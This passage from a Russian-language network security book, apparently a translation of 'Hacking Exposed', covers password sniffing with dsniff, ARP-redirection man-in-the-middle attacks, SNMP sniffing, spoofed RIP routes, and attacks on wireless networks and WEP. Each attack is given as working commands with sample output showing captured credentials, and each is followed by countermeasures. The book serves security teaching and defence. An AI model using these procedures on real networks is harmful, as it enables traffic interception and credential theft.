С помощью программы dsniff можно прослушать трафик любого сетевого сегмента независимо от того, относится ли он к сети с множественным доступом или же к сети с коммутацией пакетов. Эту программу можно получить по адресу http://naughty.monkey.org/~dugsong/dsniff/, а затем выполнить ее компиляцию. С Web-узла компании eEye (http://www.eeye.com) можно также загрузить и попробовать в действии версию этой программы для платформы Win32. В этом случае потребуется установить также и библиотеку WinPcap, которая, однако, может вызвать некоторые проблемы в системах с конфликтующими драйверами. Эту библиотеку можно найти по адресу http://netgroup-serv.polito.it/winpcap/install\Default.htm.

При запуске программы dsniff в системе Linux будут получены все незашифрованные или простые пароли сетевого сегмента.

```
[root@mybox dsniff-1.8] dsniff
-------------------
05/21/00 10:49:10 bob -> unix-server (ftp)
USER bob
PASS dontlook

--------------------
05/21/00 10:53:22 karen -> lax-cisco (telnet)
karen
supersecret

--------------------
05/21/00 11:01:11 karen -> lax-cisco (snmp)
[version 1]
private
```

Кроме средства перехвата паролей dsniff, в состав пакета входят разнообразные средства поиска других слабых мест, такие как mailsnarf и webspy. mailsnarf представляет собой небольшое приложение, позволяющее собирать все почтовые сообщения и отображать их содержимое на экране, как если они были написаны вами лично. webspy — это мощная утилита, которая окажется полезной, если требуется определить, какие страницы в Web посетили пользователи. При этом в Web-броузере автоматически будут отображаться Web-страницы, которые были просмотрены определенным пользователем.

```
[root]# mailsnarf
From stu@hackingexposed.com Mon May 29 23:19:10 2000
Message-ID: 001701bfca02$790cca90$6433a8c0@foobar.com
Reply-To: "Stuart McClure" stu@hackingexposed.com
From: "Stuart McClure" stu@hackingexposed.com
To: "George Kurtz" george@hackingexposed.com
References: 002201bfc729$7d7ffe70$ab8d0b18@JOC
Subject: Re: conference call
Date: Mon, 29 May 2000 23:44:15 -0700
MIME-Version: 1.0
Content-Type: multipart/alternative;
        boundary="----=_NextPart_000_0014_01BFC9C7.CC970F30"
X-Priority: 3
X-MSMail-Priority: Normal
X-Mailer: Microsoft Outlook Express 5.00.2919.6600
X-MimeOLE: Produced By Microsoft MimeOLE V5.00.2919.6600

This is a multi-part message in MIME format.

------=_NextPart_000_0014_01BFC9C7.CC970F30
Content-Type: text/plain;
        charset="iso-8859-1"
```

```
Content-Transfer-Encoding: quoted-printable

Have you heard the latest one about the...

[содержимое сообщения]

- Stu
```

ВНИМАНИЕ Чтение почтовых сообщений ваших соседей может показаться забавным занятием, однако не забывайте о том, что подобные действия вряд ли можно назвать законными.

О Контрмеры: защита от dsniff

Традиционным способом защиты от перехвата незашифрованных паролей является переход от сетевой топологии Ethernet с множественным доступом к сети с коммутацией пакетов. Однако как вы узнали из предыдущих разделов, такая мера практически не способна предотвратить атаки с применением программы `dsniff`.

В этом случае ко всему сетевому трафику лучше всего применить один из алгоритмов шифрования. Воспользуйтесь преимуществами SSH для туннелирования всего трафика или возможностями средств, в которых реализованы алгоритмы шифрования по открытому ключу (PKI — Public Key Infrastructure), например продуктами компании Entrust Technologies. Это позволит выполнить сквозное шифрование всего потока сетевых данных.

Анализ пакетов на коммутаторе сети

На первый взгляд кажется, что для повышения скорости и уровня безопасности можно просто добавить в сеть новый коммутатор. Если вы считаете, что это позволит удержать любознательных пользователей от прослушивания интенсивного сетевого трафика, то такая позиция может вызвать лишь улыбку. Неужели вы думаете, что новый коммутатор способен разрешить все существующие проблемы? Подумайте хорошенько еще раз.

Протокол ARP (Address Resolution Protocol — протокол разрешения адресов, RFC 826) обеспечивает динамическое преобразование 32-битовых IP-адресов в 48-битовые физические адреса сетевых устройств. Когда узлу требуется обратиться к соседним устройствам из той же сети (включая шлюз, используемый по умолчанию), он рассылает широковещательные сообщения ARP для поиска физического адреса требуемого узла. Соответствующий узел отвечает на запрос ARP, сообщая свой физический адрес, после чего и начинается взаимодействие.

К сожалению, трафик ARP с исходного узла можно перенаправить на компьютер взломщика. Это можно осуществить даже в сетях с коммутацией пакетов. Перехваченные сообщения можно просмотреть, используя анализатор сетевых пакетов, а затем передать их в реальный пункт назначения. Этот сценарий известен как атака с применением "третьего среднего" (man in the middle). Такой подход оказывается относительно простым. Рассмотрим его реализацию на примере.

Перенаправление ARP

Популярность	*4*
Простота	*2*
Опасность	*8*
Степень риска	*5*

В рассматриваемом примере три компьютера соединены с сетевым коммутатором. Система crush является шлюзом, заданным по умолчанию, с IP-адресом `10.1.1.1`. Компьютер `shadow` — это исходный узел с IP-адресом `10.1.1.18`. Система twister представляет собой компьютер взломщика, который будет выполнять роль "третьего-среднего". Его IP-адрес — `10.1.1.19`. Для подготовки нападения на узле twister запустим утилиту `arpredirect`, входящую в состав пакета `dsniff` Дага Сонга (Dug Song, `http://www.monkey.org/~dugsong/dsniff/`). Эта утилита позволит нам перехватывать пакеты, передаваемые исходным узлом по сети другому узлу, который обычно представляет собой шлюз, используемый по умолчанию (рис. 10.7).




Рис. 10.7. Перехват пакетов ARP и прослушивание коммутаторов оказывается полезным независимо от сетевой архитектуры

ВНИМАНИЕ Перед тем как приступить к изучению этого подхода в собственной сети, обсудите этот вопрос с сетевым администратором. Если на вашем коммутаторе включен режим защиты портов, то это может привести к блокированию всех пользователей, обратившихся к нему.

Не забывайте о том, что все компьютеры соединены с коммутатором, и у нас имеется возможность просматривать лишь широковещательный сетевой трафик. Однако, как показано ниже, с помощью утилиты `arpredirect` мы сможем просмотреть весь поток сообщений, передаваемый между узлами shadow и crush.

На узле twister выполним следующую команду.

```
[twister] ping crush
PING 10.1.1.1 from 10.1.1.19 : 56(84) bytes of data.
64 bytes from 10.1.1.1: icmp_seq=0 ttl=128 time=1.3 ms

[twister] ping shadow

PING 10.1.1.18  from 10.1.1.19 : 56(84) bytes of data.
64 bytes from 10.1.1.18: icmp_seq=0 ttl=255 time=5.2 ms
```

В результате в таблицу ARP компьютера twister будет помещен физический адрес соответствующих узлов, которые понадобятся при запуске утилиты arpredirect.

```
[twister] arpredirect -t 10.1.1.18 10.1.1.1
intercepting traffic from 10.1.1.18 to 10.1.1.1 (^C to exit)...
```

После выполнения этой команды весь поток сообщений, передаваемый с узла shadow на используемый по умолчанию шлюз crush, будет перенаправляться на компьютер взломщика, twister. На этом узле необходимо также включить режим последующей передачи IP-пакетов (forwarding IP traffic), чтобы он функционировал в качестве маршрутизатора и после перехвата сообщений с узла shadow перенаправлял их на узел crush. На компьютере twister режим передачи пакетов можно активизировать на уровне ядра, однако делать этого не рекомендуется, поскольку в этом случае могут передаваться также пакеты ICMP, что может привести к нарушению всего процесса. Вместо этого воспользуемся утилитой fragrouter (http://packetstormsecurity.org/) и активизируем обычный режим передачи IP-пакетов с помощью следующей команды.

```
[twister] fragrouter -B1
fragrouter: base-1: normal IP forwarding
10.1.1.18.2079 > 192.168.20.20.21: S 592459704:592459704(0)
10.1.1.18.2079 > 192.168.20.20.21: P 592459705:592459717(12)
10.1.1.18.2079 > 192.168.20.20.21: . ack 235437339
10.1.1.18.2079 > 192.168.20.20.21: P 592459717:592459730(13)
<вывод сокращен>
```

И наконец, на узле twister нужно активизировать простую программу анализа пакетов, чтобы иметь возможность перехватывать все ценные данные. Для получения более подробной информации об анализаторах сетевых пакетов читайте главы 6, "Хакинг Windows 2000", и 8, "Хакинг UNIX".

```
[twister] linsniff
Linux Sniffer Beta v.99
Log opened.
----------[SYN] (slot 1)
10.1.1.18 => 192.168.20.20 [21]

USER saumil
PASS IamDaman!!
PORT 10,1,1,18,8,35
NLST
QUIT
----------[SYN] (slot 1)
10.1.1.18 => 192.168.20.20 [110]
USER saumil PASS IamOwned
[FIN] (1)
```

Теперь посмотрим, что же произойдет. После запуска утилиты arpredirect узел twister будет передавать фальшивые ARP-ответы узлу shadow и выдавать себя за узел

crush. Узел shadow успешно обновит свою таблицу ARP и поместит в нее "новый" физический адрес узла crush. После этого пользователь компьютера shadow начнет сеанс FTP и POP с узлом 192.168.20.20. Однако вместо передачи пакетов на компьютер crush, реальный используемый по умолчанию шлюз, узел shadow будет введен в заблуждение, поскольку в его таблицу ARP были внесены соответствующие изменения. Через узел twister весь трафик будет перенаправляться на узел 192.168.20.20, поскольку с помощью утилиты fragrouter мы активизировали режим перенаправления IP-пакетов. Другими словами, узел twister будет играть роль маршрутизатора.

В рассмотренном примере мы просто перенаправили все сетевые пакеты, передаваемые с узла shadow на узел crush. Однако вполне возможно перенаправить весь трафик на узел twister, опустив параметр -t.

```
[twister] arpredirect 10.1.1.1
intercepting traffic from LAN to 10.1.1.1 (^C to exit)...
```

Нетрудно догадаться, что в сети с интенсивным трафиком это приведет к настоящему хаосу.

Если вы не очень хорошо знакомы с системой UNIX, то у вас может возникнуть закономерный вопрос: можно ли утилиту arpredirect использовать в системе Windows. К сожалению, утилита arpredirect не перенесена на эту платформу, но ничто не мешает нам воспользоваться альтернативными вариантами. Для некоторых коммутаторов можно установить сетевое подключение к порту простого концентратора. Затем к этому концентратору можно подключить компьютер с системой UNIX, на котором запущена утилита arpredirect, а также компьютер под управлением Windows, на котором запущена выбранная вами программа-анализатор. Система UNIX будет успешно перенаправлять весь трафик, тогда как система Windows будет его перехватывать на локальном концентраторе.

О Контрмеры: предотвращение перенаправления ARP

Как вы увидели в предыдущем разделе, не составляет никаких проблем генерировать ложные ответы ARP и модифицировать таблицу ARP на большинстве узлов локальной сети. Где это только возможно, задавайте статические записи таблицы ARP, особенно на важных системах. Стандартный прием заключается в задании статических записей ARP, определяющих взаимодействие брандмауэра и пограничных маршрутизаторов. Это можно реализовать следующим образом.

```
[shadow] arp -s crush 00:00:C5:74:EA:B0
[shadow] arp -a
crush (10.1.1.1) at 00:00:C5:74:EA:B0 [ether] PERM on ethO
```

Обратите внимание на флаг PERM, который является признаком статической записи ARP.

Использование постоянных статических маршрутов для внутренних сетевых узлов является не самой распространенной практикой в мире. Поэтому можно применять утилиту arpwatch (ftp://ftp.ee.lbl.gov/arpwatch-2.1a6.tar.gz), предназначенную для отслеживания пар ARP-адрес/IP-адрес и уведомления о любых обнаруженных изменениях.

Для активизации этого режима запустите утилиту arpwatch, указав при этом интерфейс, мониторинг которого нужно осуществлять.

```
[crush] arpwatch -i rl0
```

Как видно из следующего примера, утилита arpwatch обнаружила работу утилиты arpredirect и поместила соответствующую запись в журнал /var/log/messages.

```
May 21 12:28:49 crush: flip flop 10.1.1.1 0:50:56:bd:2a:f5
(0:0:c5:74:ea:b0)
```

Поскольку подобную деятельность выявить не очень легко, то такой мониторинг будет полезен при ее идентификации.

snmpsniff

Популярность	*10*
Простота	*8*
Опасность	*1*
Степень риска	*6*

Если ваш компьютер находится в сегменте сети с множественным доступом, то совсем неплохо ее "прослушать" и узнать, что же в ней происходит. Воспользуйтесь мощным анализатором пакетов SnifferPro компании Network Associates или запустите утилиту snmpsniff, разработанную Нуно Леитао (Nuno Leitao, nuno.leitao@convex.pt), а затем посмотрите, какую информацию вы получили.

Утилита snmpsniff — это прекрасное средство для перехвата не только строк доступа, но и запросов SNMP. Достаточно запустить ее с указанными ниже параметрами, чтобы практически гарантированно получить нечто интересное.

```
[root@kramer snmpsniff-0.9b]# ./snmpsniff.sh
snmpsniffer: listening on ethO
(05:46:12) 172.31.50.100(secret)->> 172.31.50.2 (ReqID:1356392156) GET:
<.iso.org.dod.internet.mgmt.mib-2.system.1.0> (NULL) = NULL
(05:46:12) 172.31.50.2(secret)->> 172.31.50.100 (ReqID:1356392156)
RESPONSE (Err:0): <.iso.org.dod.internet.mgmt.mib-2.system.1.0> (Octet
String) = OCTET STRING- (ascii):    Cisco Internetwork Operating System
Software ..IOS (tm) 3000 Software (IGS-I-L), Version 11.0(16), RELEASE
SOFTWARE (fc1)..Copyright (c) 1986-1997 by cisco Systems, Inc...Compiled
Tue 24-Jun-97 12:20 by jaturner
```

Как видно из приведенного выше фрагмента, злоумышленнику удалось узнать одну из строк доступа (secret), которая может оказаться строкой доступа, позволяющей не только получать, но и записывать данные на маршрутизатор 172.31.50.2 с помощью SNMP. Теперь злоумышленник сможет получить доступ не только к устройствам вашей сети, но и попробовать взломать еще одну "жертву" — компьютер с IP-адресом 172.31.50.100.

О Контрмеры: защита трафика SNMP

Одна из защитных мер, позволяющих предотвратить перехват трафика SNMP, заключается в его шифровании. В обеих версиях этого протокола, SNMPv2 и SNMPv3, имеется возможность применения алгоритмов шифрования и стандарта DES для шифрования конфиденциальной информации. Альтернативный подход заключается в реализации защищенного канала на базе частной виртуальной сети (VPN — Virtual Private Network). При использовании клиентского программного обеспечения VPN, разработанного компанией Entrust (http://www.entrust.com) или компанией NortelNetworks (http://www.nortelnetworks.com), гарантируется шифрование трафика между клиентским узлом и концом канала VPN.

Ложные пакеты RIP

Популярность	*4*
Простота	*4*
Опасность	*10*
Степень риска	*6*

После успешной идентификации маршрутизаторов вашей сети опытный взломщик наверняка предпримет попытку найти те из них, которые поддерживают протокол маршрутизации RIP (Routing Information Protocol) версии 1 (RFC 1058) или 2 (RFC 1723). Почему? Дело в том, что с его помощью легко сгенерировать ложные пакеты. Объясняется это следующими причинами.

Т Протокол RIP базируется на протоколе UDP (порт UDP 520) и, таким образом, также не требует наличия открытого соединения (connectionless). Другими словами, соответствующий пакет будет принят от любого узла, несмотря на то, что такой пакет никогда не был отправлен.

- В протоколе RIP версии 1 отсутствует механизм аутентификации, что позволяет любому узлу отправить пакет маршрутизатору RIP и получить требуемые данные.

А Протокол RIP версии 2 поддерживает упрощенную аутентификацию, позволяющую использовать пароли в виде незашифрованного текста длиной 16 байт. Однако, как теперь вам известно, подобные пароли можно без проблем перехватить.

В результате взломщик может просто отправить маршрутизатору RIP ложные пакеты и указать, чтобы пакеты передавались в другую сеть или узел, а не на требуемый узел. Вот как можно осуществить атаку с помощью ложных пакетов RIP.

1. Идентифицируйте маршрутизатор RIP, который вы планируете атаковать. Для этого выполните сканирование UDP-порта с номером 520.
2. Определите таблицу маршрутизации.
   - Если вы находитесь в том же физическом сегменте, что и маршрутизатор, и можете перехватывать сетевой трафик, то достаточно просто прослушать широковещательный трафик RIP и получить от него всю интересующую информацию о записях маршрутизации (если вы имеете дело с активным маршрутизатором RIP) или запросить маршруты (в случае пассивного или активного маршрутизатора RIP).
   - Если вы находитесь на удаленном узле или лишены возможности перехватывать пакеты, то можно воспользоваться простой утилитой rprobe. Запустив эту утилиту в одном окне, можно передать маршрутизатору RIP запрос о доступных маршрутах.

     ```
     [root#] rprobe -v 192.168.51.102
     Sending packet
     Sent 24 bytes.
     ```

   - С помощью утилиты `tcpdump` (или другой программы перехвата пакетов), запущенной в другом окне, можно прочитать ответ маршрутизатора.[3]

[3] Этот фрагмент результата, полученного с помощью программы SnifferPro компании Network Associates, может отличаться от ваших результатов в зависимости от используемого анализатора пакетов.

```
-------------------RIP Header --------------------
Routing data frame 1
      Address family identifier = 2 (IP)
      IP address      = [10.42.33.0]
      Metric          = 3

Routing data frame 2
      Address family identifier = 2 (IP)
      IP address      = [10.45.33.0]
      Metric          = 3

Routing data frame 2
      Address family identifier = 2 (IP)
      IP address      = [10.45.33.0]
      Metric          = 1
-------------------------------------------------
```

3. Определите наилучшее направление атаки. Тип атаки ограничивается лишь фантазией взломщика, однако в данном примере мы перенаправим весь трафик на определенный узел через наш собственный компьютер, чтобы можно было проанализировать все пакеты и, не исключено, извлечь из них информацию о паролях. Для этого на маршрутизатор RIP (`192.168.51.102`) необходимо добавить следующий маршрут.

IP-адрес	= `10.45.33.10`
Маска подсети	= `255.255.255.255`
Шлюз	= 172.16.41.200
Метрика	= 1

4. Добавьте маршрут. Для этого с помощью утилиты `srip` передайте маршрутизатору ложный пакет со статическим маршрутом.

```
[root#] srip -2 -n 255.255.255.255 172.16.41.200 192.168.51.102
10.45.33.10 1
```

5. Теперь все пакеты, предназначенные для узла `10.45.33.1` (который может быть любым сервером, содержащим конфиденциальную информацию), будут перенаправляться на наш компьютер (`172.16.41.200`) для дальнейшей передачи. Конечно, для дальнейшей передачи этих пакетов необходимо воспользоваться утилитой fragrouter или любым другим средством уровня ядра.

   Утилита fragrouter

   ```
   [root#] ./fragrouter -B1
   ```

   Передача пакетов на уровне ядра

   ```
   [root#] vi /proc/sys/net/ipv4/ip_forward (измените 0 на 1)
   ```

6. Установите свой любимый анализатор пакетов для системы Linux (например, программу dsniff), а затем приступите к просмотру "на лету" имен пользователей и паролей.

Более подробную информацию об использовании ложных пакетов RIP можно получить по адресу `http://www.technotronic.com/horizon/ripar.txt`.

Как видно из рис. 10.8, обычный поток сообщений с узла DIANE можно без проблем перенаправить через компьютер взломщика (PAUL) и лишь затем передать их дальше на узел назначения (FRASIER).




Рис. 10.8. Ложные пакеты RIP представляют собой прекрасное средство исследования сети

О Контрмеры: защита от ложных пакетов RIP

T Запретите поддержку протокола RIP на своем маршрутизаторе. В протокол OSPF (Open Shortest Path First) встроены более защищенные механизмы аутентификации, которые ограничивают возможности взломщика по использованию ложных пакетов RIP.

A Если это возможно, вообще запретите на пограничном маршрутизаторе обработку входящих пакетов RIP (порт 520 TCP/UDP). Требуйте использования лишь статических маршрутов.

Хакинг беспроводных сетей

Традиционные сетевые архитектуры обеспечивают быстрые и надежные соединения. Однако одним из их наиболее существенных недостатков является ограничение, налагаемое на возможность передвижения пользователей. Для решения этой проблемы разрабатывались различные технологии, которые в конечном итоге привели к созданию концепции беспроводной сети (802.11). Теперь пользователь может менять свое местоположение и одновременно с этим постоянно (или почти постоянно) сохранять сетевое соединение. При использовании такого подхода менеджер по информационным технологиям большой корпорации может существенно снизить временные и финансовые затраты при подключении новых пользователей к сети. Теперь благодаря беспроводной сетевой архитектуре для доступа к корпоративной почтовой системе или навигации в Web без проблем можно использовать сотовый телефон.

В беспроводных сетях при передаче данных между двумя узлами используются радиоволны, инфракрасное или квантовое излучение. Примерами реализации беспроводных технологий могут служить локальные сети на базе стандарта IEEE 802.11, сотовые телефоны и служба Ricochet. При конструировании беспроводной сети, как правило, используется две различных топологии: *специально разработанный набор независимых базовых служб* (Independent Basic Service Set) и *система базовых служб* (Basic Service Set). В системе базовых служб должна существовать как минимум одна *точка доступа* (access point), функционирующая подобно концентратору в традиционной сети и используемая в качестве моста между одной беспроводной локальной сетью и другой (возможно, обычной) локальной сетью. Любой сетевой узел взаимодействует с другим узлом через точку доступа. При использовании набора базовых независимых служб точка доступа отсутствует. Таким образом, каждый сетевой узел взаимодействует с другим узлом напрямую, без посредничества какого-либо другого сетевого узла (подобно одноранговой сети).

В этом разделе будут рассмотрены две широко используемые беспроводные технологии: локальная сеть IEEE 802.11 и сотовая телефонная сеть WAP. Кроме того, будут обсуждены существующие проблемы, риски, связанные с применением этих технологий, а также возможные методы их устранения.

Беспроводные сети на базе стандарта IEEE 802.11

Стандарт IEEE 802.11 и связанные с ним сетевые технологии используются для конструирования беспроводных локальных сетей чаще всего. При этом для генерации передаваемого потока двоичных сигналов в полосе ISM с частотой 2.45 гигагерц и скоростью 11 Мбит/с используется технология DSSS (Direct Sequence Spread Spectrum).

В данном разделе будут рассмотрены два типа атак. В первой из них для дальнейшего проникновения в случайным образом выбранную беспроводную локальную сеть просто используются возможности широковещательной рассылки, присущие этой технологии. Вторая атака связана с изъяном сети WAP (Wired Equivalent Privacy).

"Передвижная война"

Популярность	*8*
Простота	*9*
Опасность	*6*
Степень риска	*8*

"Передвижная война" или атака "с парковочной стоянки" — это наиболее простой метод взлома беспроводной сети с "уведомлением" сетевого администратора или без него. Для реализации этой атаки необходимо иметь под рукой переносной компьютер с беспроводным сетевым адаптером и, возможно, дополнительную антенну. Кроме того, потребуются также программы перехвата трафика беспроводных сетей, такие как AiroPeek или Sniffer Wireless. После того как все необходимые компоненты будут в вашем распоряжении, можно просто прогуливаться или ехать на автомобиле (не стоит садиться за руль с целью хакинга!) по Уолл-Стрит или деловой части Сан-Франциско, а беспроводный сетевой адаптер будет собирать любую информацию, передаваемую в беспроводных локальных сетях этого района. Количество собранных данных окажется настолько большим и разнообразным, что позволит взломщику получить доступ к корпоративным сетям. Можно обойти брандмауэр, расположившись непосредственно у стены здания. Подобную атаку очень просто реализовать. При этом ее опасность варьируется от небольшой утечки информации до серьезных потерь в целой корпоративной сети.

Первый шаг заключается в необходимости перехвата идентификатора набора служб (SSID), который по существу представляет собой имя беспроводной сети. Затем этот идентификатор можно использовать для получения доступа к самой сети, например, воспользовавшись IP-адресом, предоставленным сервером DHCP. Для предотвращения неавторизованного доступа к беспроводным сетям многие производители позволяют ограничить возможность доступа лишь определенными MAC-адресами. Однако, применяя известные методы, можно воспользоваться ложным MAC-адресом и попробовать все же получить доступ. Если все предложенные выше подходы оказались неэффективными, то стоит прибегнуть к атаке, описываемой в следующем разделе.

Контрмеры

Для защиты от подобной атаки можно реализовать стандартные механизмы управления доступом (например, ограничить множество разрешенных адресов MAC или идентификаторов SSID), однако для повышения безопасности корпоративной сети нужно установить внутренний брандмауэр и средства поддержки протокола IPSec. Если вы действительно обеспокоены возможностью перехвата радиоволн корпоративной сети, то нужно учесть конструктивные особенности зданий, которые позволят заблокировать исходящие радиоволны и свести на нет все попытки хакеров.

Атака на протокол WEP

Популярность	*8*
Простота	*3*
Опасность	*7*
Степень риска	*6*

Аббревиатура WEP означает "Wired Equivalent Privacy" (конфиденциальность, эквивалентная кабельным сетям) и используется для обозначения степени защищенности данных, передаваемых в беспроводной локальной сети на базе стандарта IEEE 802.11. Никита Борисов (Nikita Borisov), Ян Голдберг (Ian Goldberg) и Дэвид Вагнер (David Wagner) обнаружили различные изъяны стандартов IEEE 802.11 и WEP. Возможные активные и пассивные атаки базируются на изъянах реализации алгоритма шифрования RC4, используемого в WEP, и возможности повторения вектора инициализации (Initialization Vector — IV) (50%-ная вероятность для каждых 4823 пакетов). Эти методы могут привести к утечке информации и дальнейшему нарушению целостности и конфиденциальности данных. Для реализации этих атак необходимо обладать глубокими знаниями в области беспроводных сетей и связанных с ними служб.

Группа специалистов из университета штата Мэриленд исследовала возможность индуктивной атаки с применением незашифрованного текста в сети WEP и WEP2. При таком подходе с помощью анализа пакетов взломщик может восстановить зашифрованные сообщения. В данном случае проблема также связана с повторным использованием вектора IV. Этот вектор генерируется на основе ключей, заданных пользователем, а затем применяется для шифрования передаваемых пакетов.

О Контрмеры

Сразу же необходимо заметить, что не стоит ожидать завершения обновления спецификации WEP и реализации всех изменений производителями беспроводных сетей. Вместо этого для защиты от потенциальных атак воспользуйтесь следующими технологиями: VPN, IPSec, SSL, SSH. В будущем механизм управления доступом на базе портов стандарта ШЕЕ 802.1*x* значительно облегчит, если не полностью заменит, механизм WEP, применяемый в беспроводных сетях для сетевой аутентификации и авторизации.

WAP (сотовые телефоны)

Поскольку в настоящее время сотовые телефоны стали чрезвычайно популярными средствами связи, предназначенными для личного использования, то появились также и различные технологии, обеспечивающие их подключение к Internet. Теперь пользователи могут читать почтовые сообщения, путешествовать в Web и даже заказывать пиццу. И для этого вполне достаточно сотового телефона. Протокол WAP (Wireless Application Protocol) является одной из таких новых технологий. В нем определен стек сетевых протоколов, которые соответствуют протоколам TCP/IP, используемым в настоящее время в Internet. В этом разделе будут кратко рассмотрены атаки с применением протокола WTLS/WAP, который представляет собой эквивалент технологии SSL/TLS, определяемой спецификацией TCP/IP в качестве механизма защиты целостности и конфиденциальности данных.

Атака WAP/WTLS

Популярность	*4*
Простота	*2*
Опасность	*6*
Степень риска	*4*

Марку-Джахани Сааринен (Markku-Juhani Saarinen) из Финляндии опубликовал статью, в которой описываются различные методы атак на базе протокола WTLS (Wireless Transport Layer Security), являющегося эквивалентом протоколов SSL/TLS из набора TCP/IP. Протокол WTLS используется для защиты данных, передаваемых между сотовым телефоном и шлюзом WAP. К возможным подходам относятся следующие.

Т Атака с восстановлением выбранных данных в виде незашифрованного текста

- Атака с усечением дейтограмм
- Атака с применением ложных сообщений

А Упрощенная атака с поиском ключей

Все перечисленные проблемы возникают из-за неудачного проектирования и реализации протокола. Для того чтобы успешно реализовать одну из таких атак, необходимо обладать знаниями в области криптографии и быть знакомым с самим протоколом WTLS. Для получения дополнительной информации об упомянутых выше и других атаках воспользуйтесь следующими ресурсами.

Материал об исследовании изъянов беспроводных сетей (IEEE 802.11)	`http://www.cs.umd.edu/~waa/wireless.html`
Информация о безопасности алгоритма WEP	`http://www.isaac.cs.berkeley.edu/isaac/wep-faq.html`
Статья о незащищенности сети 802.11, *Your 802.11 network has no clothes*	`http://www.cs.umd.edu/~waa/wireless.pdf`
Информация по вопросам безопасности стандарта Wi-Fi (IEEE 802.11b) от ассоциации WECA (Wireless Ethernet Compatibility Alliance)	`http://www.wi-fi.net/pdf/Wi-FiWEPSecurity.pdf`
Web-узел группы пользователей BAWUG (Bay Area Wireless User Group)	`http://www.bawug.org/`
Статья *Attack against the WAP WTLS protocol*	`http://www.cc.jyu.fi/~mjos/wtls.pdf`
Статья о механизмах защиты протокола WTLS, *Security in the WTLS*	`http://www.hut.fi/~jtlaine2/wtls/`
Информация об анализаторе пакетов беспроводных сетей AiroPeek от компании WildPackets, Inc.	`http://www.wildpackets.com/products/airopeek`
Информация о средстве мониторинга беспроводных сетей Sniffer Wireless	`http://www.sniffer.com/products/wireless/default.asp?A=5`

Резюме

В этой главе вы узнали, как много сетевых устройств можно выявить с помощью методов сканирования и прослеживания маршрутов. Идентифицировать эти устройства достаточно легко. Обычно этот процесс сопровождается сбором идентификационных маркеров, идентификацией операционной системы и идентификацией по характерным признакам, например, по открытому порту 1999 устройств Cisco.

